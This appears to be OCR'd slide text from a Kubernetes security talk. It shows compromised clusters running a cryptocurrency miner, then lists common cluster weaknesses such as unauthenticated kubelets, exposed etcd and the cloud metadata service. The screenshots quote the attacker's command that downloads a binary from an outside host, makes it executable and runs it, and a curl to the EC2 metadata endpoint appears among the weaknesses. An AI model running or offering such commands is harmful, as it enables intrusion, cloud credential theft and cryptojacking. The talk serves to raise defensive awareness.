
Environment variables: -

Commands: sh

```
-c
curl -o /var/tmp/config.json https://xaxaxa.eu/config_1.json;curl -o /var/tmp/servcesa https://xaxaxa.eu/gcc;chmod 777 /var/tmp/servcesa;cd /var/tmp;./servcesa
```

Args: -

elttam



⚠ Not Secure | ~~https~~://[redacted]/#!/secret/default/aws-s3-credentials?namespace=default

Config and storage > Secrets > aws-s3-credentials

Details

Name: aws-s3-credentials

Namespace: default

Creation time: 2017-10-12T22:29

Type: Opaque

Data


aws-s3-access-key-id: [redacted]

aws-s3-secret-access-key: [redacted]

elttam

More Compromised Clusters

- JW Player Cryptocurrency Miner Write-Up



Processes	Containers	Containers by image	Hosts	# Threads	Command
./gcc			ip-10-10-202-211	9	./gcc
./gcc			ip-10-10-198-141	9	./gcc
./gcc			ip-10-10-200-53	13	./gcc
./gcc			ip-10-10-202-255	13	./gcc
./gcc			ip-10-10-199-116	13	./gcc
./gcc			ip-10-10-201-13	13	./gcc
./gcc			ip-10-10-201-65	13	./gcc
./gcc			ip-10-10-202-246	13	./gcc
./gcc			ip-10-10-198-82	13	./gcc
./gcc			ip-10-10-202-141	13	./gcc
./gcc			ip-10-10-203-147	7	./gcc
./gcc			ip-10-10-199-222	13	./gcc
./gcc			ip-10-10-200-71	7	./gcc
./gcc			ip-10-10-202-182	13	./gcc
./gcc			ip-10-10-202-182	13	./gcc
/home/weave/scope	app	weaveworks/scope	ip-10-10-199-222	30	/home/weave/scope --mode=app

./gcc

ip-10-10-202-255


Status

76.81 %	16.7 MB	11
CPU	Memory	Open files

Info

PID: 7658
Command: ./gcc
Parent PID: 3388
Threads: 13

Outbound	Port	#
pool1.xaxaxa.eu (94.130.12.30)	28000	1



- Strongest network isolation
- Strongest data isolation
- Strongest metadata isolation

- Strongest control plane isolation
- Stronger network isolation
- Stronger data isolation
- Strong metadata isolation

- Stronger resource isolation
- Stronger network isolation
- Stronger data isolation

- Some control plane isolation
- Service account isolation

- Some network isolation
- Some more resource isolation

- Some resource isolation
- Kernel security isolation

Common (security) problems with Kubernetes clusters

Kubelet Unauthenticated Access

- Until Kubernetes 1.5 no authentication
- Depending on how cluster was deployed, authentication may not be configured
- ReadOnly port can be used for information gathering

Privileged Containers

Insecure Containers

- Running as root
- Embedded secrets

Unsecured ETCd Cluster

- Lack of authentication
- Lack of Encryption (at rest)

Cloud metadata Service

- e.g. EC2 instances can be privileged, and able to steal cloud secrets

```
[ec2-user ~]$ curl http://169.254.169.254/latest/meta-data/
```

Kubernetes Service Tokens

- Originally always mounted
- Without RBAC → full cluster compromise

Kubernetes API Server Authentication

- Unauthenticated internal API Server listener

Network Security

- By default all pods can talk to all pods
- By default all pods can talk to all nodes

Past Vulnerabilities

CVE-2018-1002105 API Server Proxied Request EoP

- An authenticated user can elevate privileges
- Backend is trusted, tricked into connecting to itself

